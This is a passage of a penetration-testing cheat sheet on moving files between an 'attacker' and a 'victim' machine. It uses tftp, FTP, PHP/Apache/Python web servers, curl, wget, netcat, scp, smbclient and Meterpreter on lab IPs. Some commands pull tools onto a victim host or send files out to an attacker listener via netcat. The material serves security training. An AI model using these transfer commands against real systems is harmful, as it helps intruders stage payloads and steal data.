
```
tftp -i 192.168.1.2 GET file.txt
```

```
c:\Temp>tftp -i 192.168.1.2 GET file.txt
tftp -i 192.168.1.2 GET file.txt
Transfer successful: 25 bytes in 1 second(s), 25 bytes/s

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/26/2021  08:23 AM    <DIR>          .
02/26/2021  08:23 AM    <DIR>          ..
02/26/2021  08:23 AM                25 file.txt
               1 File(s)             25 bytes
               2 Dir(s)  35,481,755,648 bytes free

c:\Temp>type file.txt
type file.txt
Join Ignite Technologies
```

FTP

FTP stands for File Transfer Protocol whose job is to share file across the systems. Using FTP you can download the file in the windows system of the victim by putting the correct username and password as shown below. You can use the get command if there two files present to download the required file.

```
ftp 192.168.1.5
get file.txt
dir
```



Linux File Transfer

HTTP


It has been one of the most favourable methods for file transfer. Let's see the various ways we can use HTTP to transfer files.

PHP Web-server

Attacker Machine:

The PHP command is used to start the HTTP listener for file sharing, by going to the directory where the file is and executing it.


```
php -S 0.0.0.0:8080
```



Victim Machine:

On the victim machine's web browser you need to mention the IP address of the attacker with its port number and the name of the file to download it from the attacker machine.

```
192.168.1.6:8080/putty.exe
```




Apache

Attacker Machine:

The Apache Service should be activated in your machine before transferring file through web directories and then move any file into the HTML directory to share it. Then restart the apache service.


```
cp putty.exe /var/www/html
service apache2 restart
```



Victim Machine:

On the victim machine's web browser you need to mention the IP address of the attacker and the name of the file to download it from the attacker machine.

```
192.168.1.6/putty.exe
```



Simple HTTP Server


Attacker Machine:

Let us go to the local directory from where you are going to upload the file into the victim machine. Python command runs with **"SimpleHTTPServer"** on port 8000 instantaneously creates and starts the web-server to access and transfer the files in the current working directory it is opened in. This is one of the simplest methods to transfer files.

```
python -m SimpleHTTPServer
```


If you have a higher version of Python you can also use the command as shown in the image below.

```
python3 -m http.server 8000
```



Victim Machine:

On the victim machine's web browser you need to mention the IP address of the attacker and the port number to list the contents of the directory to download the file from the attacker machine.




Curl

This is a command-line tool that is used for transferring data. It is also used for downloading the data from the attacker machine.

Victim Machine:

Now execute the following command to download the file to the victim machine.

```
curl -O http://192.168.1.6/putty.exe
```




Wget

It is also a Linux command-line tool that is used for downloading the file from the attacker's machine.

Victim Machine:

Now execute the following command to download the file to the victim machine.

```
wget 192.168.1.6/putty.exe
```




Netcat

Netcat is known as the Swiss knife which is used for multiple purposes therefore, we are going to use it in file transfer.

Attacker Machine:

Use the following command for downloading the file from the attacker machine:


```
nc -lvp 5555 > file.txt
```




Victim Machine:

Now on the victim machine run the following command to download the file.

```
nc 192.168.1.6 5555 < file.txt
```



You can now download the file to read its contents.




SCP

SCP stands for Secure copy protocol which is meant for securely transferring files between the local host and a remote host. It is based on the SSH protocol.

Attacker Machine:

Here we have created a new file file.txt then transfer this file to a remote machine with help of the following command.

```
scp file.txt kali@192.168.1.6:/tmp
```



Victim Machine:

In the victim machine, go to the /temp directory and use the cat command to read the contents of the file.

```
┌──(root㉿kali)-[~/jeenali]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# cat file.txt
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```

SMB-client

Attacker Machine:

The smbclient service can be used for accessing the shared folder of the smb server. Let us execute the command given below for accessing the shared folder of the server.

Victim Machine:

Then let's check the file in the shared directory. We can download it using the get command and read its contents using the cat command.

```
smbclient -L 192.168.1.21 -U raj%123
smbclient  //192.168.1.21/share -U raj%123
```


```
┌──(root㉿kali)-[~]
└─# smbclient -L 192.168.1.21 -U raj%123

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        share           Disk
        Users           Disk
SMB1 disabled -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbclient //192.168.1.21/share -U raj%123
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Feb 27 14:07:42 2021
  ..                                  D        0  Sat Feb 27 14:07:42 2021
  file.txt                            A       24  Sat Feb 27 14:03:51 2021

                15728127 blocks of size 4096. 12023098 blocks available
smb: \> get file.txt
getting file \file.txt of size 24 as file.txt (23.4 KiloBytes/sec) (average
smb: \> exit
```

Meterpreter

Attacker Machine:

On compromising the victim machine, by using the meterpreter we can execute the following command for downloading the file from the attacker's machine.

```
meterpreter> download file.txt /root/Desktop/
```




FTP

Attacker Machine:

Now let's install the python-FTP-library using the pip command. Then use the python command to share the file using FTP. Set a username and password to it.

Note: Here the 'p' in lowercase stands for port number and 'P' in uppercase stands for the password.


```
pip install pyftpdlib
python3 -m pyftpdlib -p 21 -u jeenali -P 123
```



Victim Machine:


Now on the victim machine using the FTP command with the IP address of the attacker's machine, enter the username and password. By using the get command, you can download the file into the victim machine.

```
ftp 192.168.1.5
```




You can also download the file in the victim machine from the browser, by entering the username and password.

```
ftp://192.168.1.5
```



Here you can see the directory listed and the file is ready to download.

```
ftp://192.168.1.5
```



Conclusion

To conclude, we have seen nearly all the methods that can be used to transfer files from local to remote systems in Kali Linux and Windows operating system.

References

- https://www.hackingarticles.in/file-transfer-cheatsheet-windows-and-linux/

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

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

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux